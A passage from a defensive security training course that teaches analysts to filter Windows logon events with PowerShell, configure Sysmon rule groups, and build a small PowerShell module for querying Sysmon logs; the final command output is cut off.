StartTime="4/23/2021 19:00:00"; EndTime="4/26/2021 07:00:00"; ID=4624} | Select-Object
-Property TimeCreated,Message

TimeCreated           Message
-----------           -------
4/24/2021 03:17:22 AM An account was successfully logged on....
```

Listing 32 - Filtering Logon events over the course of a weekend

This query returns a Logon event that has occurred outside of local business hours. This may indicate suspicious activity, but we won't know for sure unless we collect more specifics about this event. Recall that every event entry has *EventData* that is tailored to each event. We can extract the EventData using PowerShell, as long as we know the XML format of the event.

Rather than memorize every possible XML format for Windows events, Microsoft provides a reference for each one. The *Logon Events* documentation contains an example of XML data mapping.[79] What is not mentioned is that every tag corresponds to a number as if it were an array.[80] Below is a mapping of the first nine array indices for the tags and values of EventData in Logon events.

```
Index 0 is "SubjectUserSid"
Index 1 is "SubjectUserName"
Index 2 is "SubjectDomainName"
Index 3 is "SubjectLogonId"
Index 4 is "TargetUserSid"
Index 5 is "TargetUserName"
Index 6 is "TargetDomainName"
Index 7 is "TargetLogonId"
Index 8 is "LogonType" ...
```

Listing 33 - Mapping elements in EventData for Logon events

[79] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

[80] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Array_data_structure

Now that we understand the numbered order for EventData, we can add another filter to our query. Recall that, for Logon events, *LogonType* 10 is a logon using Remote Desktop Services. If we find any event logs that match this command, it's likely that the overnight event was performed remotely.

We'll use **`FilterHashtable`** as before, but we're going to re-introduce **`Where-Object`** and extract the eighth element from the properties of every object returned from **`Get-WinEvent`**. Within the eighth element, we'll reference the value with dot-notation.[81] If LogonType is equal to 10, then our event will match. We'll also change the structure of our output with **`Format-List`**. If there is a remote login, we want to review the entire *Message* field including the source IP.

```
PS C:\Windows\system32> Get-WinEvent -FilterHashTable @{LogName='Security';
StartTime="4/23/2021 00:00:00"; EndTime="4/26/2021 07:00:00"; ID=4624 } | Where-Object
{ $_.properties[8].value -eq 10 } | Format-List

TimeCreated  : 4/24/2021 03:17:22 AM
ProviderName : Microsoft-Windows-Security-Auditing
Id           : 4624
Message      : An account was successfully logged on.

               Subject:
                Security ID:            S-1-5-18
                Account Name:           CLIENT01$
                Account Domain:         WORKGROUP
                Logon ID:               0x3E7

               Logon Information:
                Logon Type:             10
                Restricted Admin Mode:  No
                Virtual Account:                No
                Elevated Token:         No

               Impersonation Level:             Impersonation ...
               Network Information:
                Workstation Name:       CLIENT01
                Source Network Address: 192.168.51.50
Source Port:            0
```

Listing 34 - Filtering out a Logon Event and a specific Logon Type.

Our output confirms that a remote login took place during off-hours, and we also have the source IP address. With this information, we may want to run a similar query on 192.168.51.50 to determine who logged in to that account and what time. This will help us determine whether or not the activity is legitimate.

In this section, we've become acquainted with the structure of Windows Event Log events. We learned how to read event entries manually with Event Viewer and programmatically with PowerShell. In the next section, we'll learn about a supplementary logging framework that can help identify malicious software or adversaries that have compromised our Windows endpoint.

[81] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Property_(programming)#Dot_notation

4.6 Empowering the Logs

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of System Monitor (Sysmon)
2. Review Sysmon events using the Windows Event Viewer
3. Review Sysmon events using PowerShell
4. Use PowerShell Core in Kali Linux to query event logs remotely

This Learning Unit will take approximately 3 hours and 5 minutes to complete.

Windows Events are a powerful and convenient resource for identifying changes to the operating system. These events reveal the addition and removal of services, changes to firewall rules, authentication attempts, and other activities that change or update the system.

For example, the Security log in Windows can identify when a new process is created with Event ID 4688.[82] This event can reveal metadata such as the process name, the time it was created, the parent process, and the account that ran the process. Along with an application-based allow-list,[83] we as defenders can ignore process creation events where the process name is known and trusted.

However, it does have its blind spots. What if an adversary named their malicious executable after a benign operating system executable, like svchost.exe[84] or lsass.exe?[85] If relying on process name alone, attackers could easily evade detection and run their tools in Windows.

Masquerading is a MITRE ATT&CK technique under *Defense Evasion*, where adversaries attempt to hide in plain sight due to the limited visibility of the organization's defensive controls. In order to mitigate this, defenders will need a way to modify or enhance the accuracy of their security controls.

In the following sections, we are going to discuss one of the most widely-accepted enhancements to Windows Event logs in the security industry. This enhancement, called *System Monitor*,[86] generates additional events with metadata useful for threat detection and incident response. We will explore some of the new metadata generated by these events and discuss their value to us as defense professionals.

4.6.1 System Monitor (Sysmon)

In 1996, Winternals Software LP released what is now known as *Sysinternals*.[87] Sysinternals is a collection of advanced utilities that can be used on Windows to increase visibility of common system functions. Winternals Software LP was acquired by Microsoft in 2006 and a subsidiary released all of their tools to the public for free.

~~System Monitor (or *Sysmon*) is~~ an enhanced auditing tool from the Sysinternals suite. Sysmon can be deployed to a Windows endpoint and create its own events as a separate provider under *Applications and*

[82] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688

[83] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Whitelisting

[84] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Svchost.exe

[85] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

[86] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

[87] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals

Services Logs. The events created by Sysmon are similar to that of Windows events, but are specifically tailored to the behavior of exploitation and malware execution.

Furthermore, organizations can create and store Sysmon configuration files that can modify the rules so that certain behaviors are ignored.

Sysmon events can overlap in functionality with Windows events, but that is by design. For example, Windows Event 4688 and Sysmon Event 1[88] are both events related to new processes being created on the system. But the Sysmon Event 1 *EventData* contains file verification hashes[89] that act as a fingerprint of the file that created the process. Even if a file was renamed, its hash would remain unchanged. Defenders could then compare the file hash to an online resource like VirusTotal[90] to locate matches against known malicious files.

Sysmon can also perform *event filtering*.[91] For each event that Sysmon can generate, we can specify conditions to force Sysmon log to generate or exclude entries.

For example, our process creation events in Sysmon are valuable artifacts for finding potential sources of infection. However, some Windows applications run frequently and might be of no value as event entries. To combat that, we can write a rule that excludes process creation events where the path is a Windows application.

Before we can demonstrate Sysmon (or any other Sysinternals tool), we should familiarize ourselves with its XML-based configuration file. The configuration file for Sysmon is separated into two major parts including a series of *configuration entries*,[92] (or behaviors), and *event filtering entries*, which contain rules for all 27 Sysmon event types.

Let's create a sample configuration entry. These entries can customize what additional metadata can be placed in our events, how much information we retain for deleted items, and where those deleted items are stored.

```
<HashAlgorithms>MD5,SHA256,IMPHASH</HashAlgorithms>
<CopyOnDeletePE>True</CopyOnDeletePE>
<ArchiveDirectory>BackupDeleted</ArchiveDirectory>
```

Listing 35 - Configuration Entries in a Sysmon XML File

In the sample, our configuration file's *HashAlgorithms* tag specifies the collection of *MD5*[93] and *SHA256*[94] hashes. It also specifies the *imphash*,[95] a clever piece of forensic data that hashes the file's characteristics rather than the file itself. These characteristics include the libraries used by the executable as well as the order in which they are stored within the file for reference.

[88] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

[89] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_verification

[90] (Chronicle Security, 2021), https://www.virustotal.com/gui/

[91] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#event-filtering-entries

[92] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#configuration-entries

[93] (Wikipedia, 2021), https://en.wikipedia.org/wiki/MD5

[94] (Wikipedia, 2021), https://en.wikipedia.org/wiki/SHA-2

[95] (FireEye, 2014), https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html

In our sample, we noticed the *CopyOnDeletePE* and *ArchiveDirectory* tags as well. The CopyOnDeletePE tag indicates if Sysmon should make a copy of portable executables that are deleted by any user. The ArchiveDirectory tag represents the directory path (from the root of the C drive) where deleted copies should be stored. In our sample, the deleted files archive would be in C:\BackupDeleted.

Sysmon includes other configuration entries related to deleted files, such as specifying additional file extensions to be copied if deleted. Microsoft's reference[96] for configuration entries lists the rest of them along with their default values.

Next, the event filtering[97] component of the Sysmon config file sets up the conditions for each event, enabling us to control the output volume.

Within the event filtering component are *rule groups*,[98] which apply "*AND* or *OR*" to the rules specified. A rule group with the AND condition requires *all* rules to be met before an event entry is created. A rule group with the OR condition will create event entries if *any* of the rules within it are satisfied.

Once the rule group has been created, the event-specific rule tags are created with include/exclude properties. We use these tags to identify what behavior we can include or exclude if a condition is matched. From here, it is a matter of enumerating the conditions of rules, based on event category, which we are about to review.

Below, we have an example of a rule group titled "Process Rules" that we could insert into our Sysmon configuration.

```
<RuleGroup name="Process Rules" groupRelation="or">
  <ProcessCreate onmatch="exclude">
    <Image condition="is">C:\Program Files\Windows Media Player\wmplayer.exe</Image>
    <Image condition="is">C:\Windows\system32\powercfg.exe</Image>
  </ProcessCreate>
</RuleGroup>
```

Listing 36 - Process Rule Group for Event Filtering in Sysmon Configuration

Note that the conditions for the Image tags above were only "is", meaning that if the entire line matched, the condition is satisfied. However, not all conditions for event filtering need to match the entire line.

Consider the next rule group below for "Driver Rules".

```
<RuleGroup name="Driver Rules" groupRelation="or">
  <Driverload onmatch="exclude">
    <Signature condition="begin with">AMD</Signature>
    <Signature condition="contains">microsoft</Signature>
    <Signature condition="contains">windows</Signature>
  </Driverload>
</RuleGroup>
```

Listing 37 - Driver Rule Group for Event Filtering in Sysmon Configuration

[96] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#configuration-entries

[97] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#event-filtering-entries

[98] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#event-filtering-entries

Once more, we have the group relation of OR to make each rule independent. In the rulegroup are three *Driverload* rules that are examining the *Signature*[99] of any driver loaded onto the system. The first rule checks if the signature begins with "AMD",[100] a computing hardware manufacturer. The second and third rules examine the entire string of the driver signature for keywords "microsoft" or "windows". The idea is that drivers with any of these three keywords are more likely to be benign than suspicious, and we want them excluded from our Sysmon Driverload events.

We can also spread out different rule groups for the same event types.

For example, consider this rulegroup for "Network Process Rules" as well as "Network Port Rules".

```
  <RuleGroup name="Network Process Rules" groupRelation="or">
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">Chrome.exe</Image>
      <Image condition="end with">msedge.exe</Image>
    </NetworkConnect>
  </RuleGroup>
  <RuleGroup name="Network Port Rules" groupRelation="or">
    <NetworkConnect onmatch="include">
      <DestinationPort condition="is">8080</DestinationPort>
      <DestinationPort condition="is">443</DestinationPort>
    </NetworkConnect>
  </RuleGroup>
```

Listing 38 - Network Rule Groups for Event Filtering in Sysmon Configuration

Both of these rule groups are for the *NetworkConnect* events that are generated when new network connections are created. The "Network Process Rules" uses the Image tag to find and exclude any network connect events where the file name ends with Google Chrome (Chrome.exe)[101] or Microsoft Edge (msedge.exe).[102] Both are web browsers, and can generate a great deal of network connections as users browse the web. To offset event volume, this rulegroup excludes them.

The rule group for "Network Port Rules" creates additional "include" conditions that will create event entries if matched. The ports of interest refer to HTTP 8080 (most often used for web proxies[103]) and HTTPS port 443 (for secure web traffic[104]). If a network connection is created with either of those destination ports, Sysmon will create a NetworkConnect event entry. However, with respect to the previous rule group, a network connection matching those ports can be ignored if they were initiated by either the Chrome or Edge web browsers.

Taking what we know about the configuration entries and event filters, our sample Sysmon configuration file will resemble this:

```
<Sysmon schemaversion="3.2">
  <HashAlgorithms>MD5,SHA256,IMPHASH</HashAlgorithms>   <CopyOnDeletePE>True</CopyOnDeletePE>
<ArchiveDirectory>BackupDeleted</ArchiveDirectory>
 <EventFiltering>
```

[99] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/install/driver-signing

[100] (Advanced Micro Devices, 2021), https://www.amd.com

[101] (Google, 2021), https://www.google.com/chrome/

[102] (Microsoft, 2021), https://www.microsoft.com/en-us/edge

[103] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Proxy_server

[104] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTTPS


```
  <RuleGroup name="Process Rules" groupRelation="or">
    <ProcessCreate onmatch="exclude">
      <Image condition="is">C:\Program Files\Windows Media Player\wmplayer.exe</Image>
      <Image condition="is">C:\Windows\system32\powercfg.exe</Image>
  </RuleGroup>
  <RuleGroup name="Driver Rules" groupRelation="or">
    <Driverload onmatch="exclude">
      <Signature condition="begin with">AMD</Signature>
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
  </RuleGroup>
  <RuleGroup name="Network Process Rules" groupRelation="or">
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">Chrome.exe</Image>
      <Image condition="end with">msedge.exe</Image>
    </NetworkConnect>
  </RuleGroup>
  <RuleGroup name="Network Port Rules" groupRelation="or">
    <NetworkConnect onmatch="include">
      <DestinationPort condition="is">8080</DestinationPort>
      <DestinationPort condition="is">443</DestinationPort>
    </NetworkConnect>
  </RuleGroup>
  </EventFiltering>
</Sysmon>
```

Listing 39 - Example Sysmon Config file

The *Sysmon* tag at the top includes a version number for the configuration. Configuration entries are written within the Sysmon tag but before we set up the event filtering entries. Once the *EventFiltering* tag is placed, we put all rule groups and conditions within the structure. The end result is a configuration file that will instruct Sysmon how to operate.

Now that we've gone over the basics of designing a Sysmon config, we'll move on to a more robust configuration. For this course, we will use a Sysmon configuration file first designed by SwiftOnSecurity and curated by other defense professionals in the open-source community, including Florian Roth, Tobias Michalski, and Christian Burkard.[105]

Not only does it work as-is, but the configuration includes many event filtering rules that are suitable for most enterprise environments.

The open-source configuration we'll be using is located in the same directory as Sysmon. We can find it in C:\Sysmon\sysmonconfig-export.xml.

Let's confirm that Sysmon is using this configuration. We'll open a PowerShell prompt with Administrator privileges and run **`Sysmon64.exe`**, the 64-bit version of the tool. We'll pipe our output to the **`Select-Object`** cmdlet and use **`-first 10`** to display only ten lines.

```
PS C:\Sysmon> .\Sysmon64.exe -c | Select-Object -first 10

System Monitor v13.10 - System activity monitor
```

[105] (Florian Roth, 2021), https://github.com/Neo23x0/sysmon-config


```
Copyright (C) 2014-2021 Mark Russinovich and Thomas Garnier
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights
Reserved.
Sysinternals - www.sysinternals.com

Current configuration:
- Service name:                  Sysmon64
- Driver name:                   SysmonDrv
- Config file:                   C:\Sysmon\sysmonconfig-export.xml
```

Listing 40 - Running Sysmon for the first time

The output confirms that Sysmon is installed and running, and that it is using our configuration file. If the config file did not load properly, we would need to address any errors in the configuration and try again.

With Sysmon properly configured and running on our endpoint, we'll need to actually investigate some of the events that it generates. In the next section, we will use Sysmon in conjunction with Event Viewer and PowerShell.

4.6.2 Sysmon and Event Viewer

Now that Sysmon is running with our configuration, we should confirm that events are being created by using Event Viewer. According to Microsoft's documentation,[106] Sysmon events are stored in Applications and Services Logs/Microsoft/Windows/Sysmon/Operational. We will first locate this directory in Event Viewer before trying to generate an event.

Within Event Viewer, we'll use the left pane and navigate to *Applications and Services Logs* > *Microsoft* > *Windows* > *Sysmon* > *Operational*. To confirm that log entries are being created, let's try to trigger a *FileCreate* event.

In our currently-loaded Sysmon configuration, we have event filters that target many *TargetFileName* conditions. If the file name contains a certain extension or is written to a specific folder, the FileCreate event with ID 11 will generate an event entry. Below, we have an excerpt from our Sysmon configuration. It is a rule group for FileCreate events. Note that the rule will generate an entry for every file that ends with the batch file extension (.bat).

```
    <RuleGroup name="" groupRelation="or">
<FileCreate onmatch="include">
    ...
      <TargetFilename condition="end with">.bat</TargetFilename>
    ...
```

Listing 41 - Inclusive FileCreate Event Rule for Batch Files

Let's test this with a simple batch file using the *Out-File*[107] cmdlet in a PowerShell prompt to write text to a file and save it. We'll send the string "Test" to the Out-File cmdlet and save it as FileCreate.bat. Since we are not running the batch file, the contents are not important.

```
PS C:\Sysmon> "Test" | Out-File FileCreate.bat
PS C:\Sysmon>
```

Listing 42 - PowerShell Out-File cmdlet to trigger FileCreate event

[106] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

[107] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/out-file

After running this command, we'll search the Operational directory of Sysmon in Event Viewer to determine if the event entry had been generated.




Figure 18: Navigating to Sysmon's Operational directory in Event Viewer

We can use the *Filter Current Log…* on the right side of the Event Viewer and filter on Event ID 11. This should make it easier to find one of the latest FileCreate events similar to the one shown below. Note that the event includes not only the full path of the file created in TargetFilename, but also the Image of the program that created the file. It appears as though Sysmon is working as expected.




Figure 19: Sysmon Event ID 11: FileCreate

The System data associated with the FileCreate event can be found under *XML View* in the *Details* tab.


```
<System>
  <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-
06f5698ffbd9}" />
  <EventID>11</EventID>
  <Version>2</Version>
  <Level>4</Level>
  <Task>11</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2021-04-28T18:48:42.9012566Z" />
  <EventRecordID>32027</EventRecordID>
  <Correlation />
  <Execution ProcessID="3068" ThreadID="3648" />
  <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  <Computer>client01</Computer>
  <Security UserID="S-1-5-18" />  </System>
```

Listing 43 - FileCreate Event System Data with Channel

The most important detail from this entry is the *Channel*[108] tag, which points to the event log channel defined by the designers of Sysmon. When querying Sysmon via PowerShell, this is the Log Name we will use with Get-WinEvent.

After deploying an XML configuration file for Sysmon, you may notice some additional false positives. These may be in the form of hundreds of events being created that are unhelpful and require tuning out. If this happens, we can update the configuration file to remove the rules associated with the events or add a rule to exclude them. You can use the "-c" argument of Sysmon to update the configuration that Sysmon uses.

Having now used Event Viewer to find a Sysmon event generated by our actions, we can move on to the task of using PowerShell to select and parse data from Sysmon events.

4.6.3 Sysmon and PowerShell

We can query Sysmon with PowerShell, but it takes a little effort with the PowerShell syntax that we learned in the last section. Recall that we identified the correct Log Name for Sysmon events. The entire name must be used when we list events from Sysmon using PowerShell. This seems inconvenient, but we'll develop a shortcut by way of a custom function. Once we have our custom function, we'll do a short exercise of finding correlation between two Sysmon events based on one piece of EventData.

To start, let's confirm that we can retrieve Sysmon events with the knowledge we have already. We'll open up a PowerShell prompt and use **`Get-WinEvent`** to list all of the Sysmon events that currently exist in the system. We'll specify the -LogName with the provider "Microsoft-WindowsSysmon/Operational".

[108] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wes/defining-channels


```
PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/29/2021 11:10:02 AM            1 Information      Process Create:...
4/29/2021 11:10:02 AM            1 Information      Process Create:...
4/29/2021 11:02:16 AM            5 Information      Process terminated:...
4/29/2021 10:52:38 AM           13 Information      Registry value set:...
4/29/2021 10:52:38 AM           13 Information      Registry value set:...
4/29/2021 10:52:38 AM           13 Information      Registry value set:...
4/29/2021 10:52:38 AM           13 Information      Registry value set:... ...
```

Listing 44 - Getting Sysmon events with Get-WinEvent

Since we will be querying Sysmon throughout the remainder of this Topic, let's simplify the use of Get-WinEvent. To do this, we will write a wrapper function and save it as a *PowerShell Module*.[109] A PowerShell module allows us to write the code once and reuse as many times as we like.

We can write the code below using the PowerShell ISE or a text editor of our choice and save it as C:\Sysmon\Get-Sysmon.psm1. This way, we can import the module into our PowerShell prompt or even other PowerShell scripts/modules.

```
function Get-SysmonEvent {
    Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational"
}
```

Listing 45 - Custom function Get-SysmonEvent

Saving our function as a PowerShell module (.psm1) versus a PowerShell script (.ps1) provides us with two benefits. First, our colleagues and admins can identify it as a module to be imported rather than used as a standalone script. Second, we can add useful modules to our PowerShell profile[110] so that they are available every time we open the PowerShell prompt.

Once the file is saved, we can once again use **`Import-Module`** to import it into our current session. To confirm its success, we can use **`Get-Module`** to list all the loaded modules in our current PowerShell prompt.

```
PS C:\Windows\system32> Import-Module C:\Sysmon\Get-Sysmon.psm1
PS C:\Windows\system32> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script 0.0        Get-Sysmon                           Get-SysmonEvent
Manifest   3.0.0.0    Microsoft.PowerShell.Diagnostics    {Export-Counter, ...}
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, ...}
```

Listing 46 - Listing of all built-in and imported PowerShell modules

[109] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_modules

[110] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_profiles

In addition to the default modules imported when opening a PowerShell prompt, we now have the Get-Sysmon module and our custom function *Get-SysmonEvent*.

Now that we've confirmed the import, we can run our function as if it were a cmdlet and get similar output as before. Now we can retrieve Sysmon events without using *Get-WinEvent* and *FilterHashTable*.

```
PS C:\Windows\system32> Get-SysmonEvent
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
4/29/2021 11:10:02 AM             1 Information      Process Create:...
4/29/2021 11:10:02 AM             1 Information      Process Create:...
4/29/2021 11:02:16 AM             5 Information      Process terminated:...
4/29/2021 10:52:38 AM            13 Information      Registry value set:...
4/29/2021 10:52:38 AM            13 Information      Registry value set:...
4/29/2021 10:52:38 AM            13 Information      Registry value set:...
4/29/2021 10:52:38 AM            13 Information      Registry value set:... ...
```

Listing 47 - Getting Sysmon events with Get-SysmonEvent

Our output includes all Sysmon events with no filter criteria whatsoever. Now that we know our custom function works, we should explore how to control filters for our results.

Recall that we can use **`Where-Object`** to help us filter the output of Get-WinEvent in the PowerShell pipeline. Let's gather all of the *ProcessCreate* events by filtering on the Event ID.

```
PS C:\Windows\system32> Get-SysmonEvent | Where-Object { $_.id -eq "1" }

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
4/29/2021 1:43:31 PM              1 Information      Process Create:...
4/29/2021 1:43:30 PM              1 Information      Process Create:...
4/29/2021 1:43:30 PM              1 Information      Process Create:...
```

Listing 48 - Filtering out ProcessCreate Sysmon events

In previous examples, we used the FilterHashTable argument with dates, times, and event IDs to improve the granularity of our queries. If we wanted to do something similar with our current function, we would have to figure out a way to leverage the existing functionality of FilterHashTable and its relationship to the Get-WinEvent cmdlet.

One challenge we have with our current implementation of Get-SysmonEvent is that we use the *LogName* parameter outside of a hash table. We'll need to modify the script so that it uses FilterHashTable directly. Another challenge is that we need our module to accept parameters from the PowerShell prompt that we specify, and add them to the hash table.[111]

[111] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_functions#functions-with-parameters

We'll start modifying our *Get-SysmonEvent* function by adding variables for our parameters.

```
    param (         $eventid,
        $start,
        $end
    )
```

Listing 49 - Parameter code for Get-SysmonEvent

Here we'll use the *param* keyword to set up the code and the *$eventid_*, *_$start*, and *$end* variables to *store ID*, *StartTime*, and *EndTime* in FilterHashtable. We can also specify default values, enforce a datatype, and make the parameters mandatory. For now, we've left out the start and end dates.

Next, we'll create the hash table *$filters* with a hardcoded key-value pair for the log name.

```
    $filters = @{LogName = "Microsoft-Windows-Sysmon/Operational"}
```

Listing 50 - Variable for Get-Sysmon FilterHashtable

We're adopting this approach because our function will never need to collect data from any other log besides Sysmon. However, we want the option to add three additional filters to our hash table if they are specified as parameters from the PowerShell prompt.

After creating the *$filters* hash table, we'll create three conditional *if-statements*.[112]

```
    if ($eventid -ne $null) {
$filters.ID = $eventid
    }
    if ($start -ne $null) {
        $filters.StartTime = $start
    }
    if ($end -ne $null) {
$filters.EndTime = $end     }
```

Listing 51 - If-statements for Get-Sysmon StartTime and EndTime

The if-statements are similar to our Sysmon event filtering, as they are conditions that must be met in order to perform an action. We'll check for empty *$eventid*, *$start*, and *$end* values. To do this, we've used the **-ne** (not equal) parameter and the *$null automatic variable*.[113] If the variables are non-empty, we assign them to the *ID*, *StartTime*, and *EndTime* values of the *$filters* hash table.

These code blocks[114] will help us dynamically populate the hash table based on how we run the script from the PowerShell prompt.

> *PowerShell has Script Blocks,[115] which resemble code blocks but contain selfsufficient executable code that can be ported into other functions. Code blocks are groupings of code statements to control flow and define scope. They are not the same.*

[112] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_if

[113] (Microsoft, 2021), https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.core/about/about_automatic_variables

[114] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Block_(programming)

[115] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_script_blocks

Finally, we'll use *Get-WinEvent* with *$filters*. The only difference now is that we're referring to a variable for our hash table rather than writing it out.

```
    Get-WinEvent -FilterHashtable $filters
```

Listing 52 - Using updated FilterHashtable with Get-WinEvent

Putting these pieces of code together, we have the newly-updated *Get-SysmonEvent* function with our optional parameters. We will save this to Get-Sysmon.psm1 in place of the old code, since we no longer need it.

```
function Get-SysmonEvent{
param (         $eventid,
        $start,
        $end
    )
    $filters = @{LogName = "Microsoft-Windows-Sysmon/Operational"}

    if ($eventid -ne $null) {
$filters.ID = $eventid
    }
    if ($start -ne $null) {
        $filters.StartTime = $start
    }
    if ($end -ne $null) {
$filters.EndTime = $end
    }
    Get-WinEvent -FilterHashtable $filters }
```

Listing 53 - Updated Get-SysmonEvent with parameter support

To demonstrate the validity of our code as-is, we can import our newly modified module into PowerShell and test it out. We will investigate all events on 4/28/2021 between 1:55 PM and 2:00 PM local time. Note that we will use *$null_ as a placeholder for the _$eventid* parameter. For now, we don't need to specify an Event ID, but we still want to use start and end dates.

```
PS C:\Windows\system32> Import-Module C:\Sysmon\Get-Sysmon.psm1

PS C:\Windows\system32> Get-SysmonEvent $null "04/28/2021 13:55:00" "04/28/2021
14:00:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
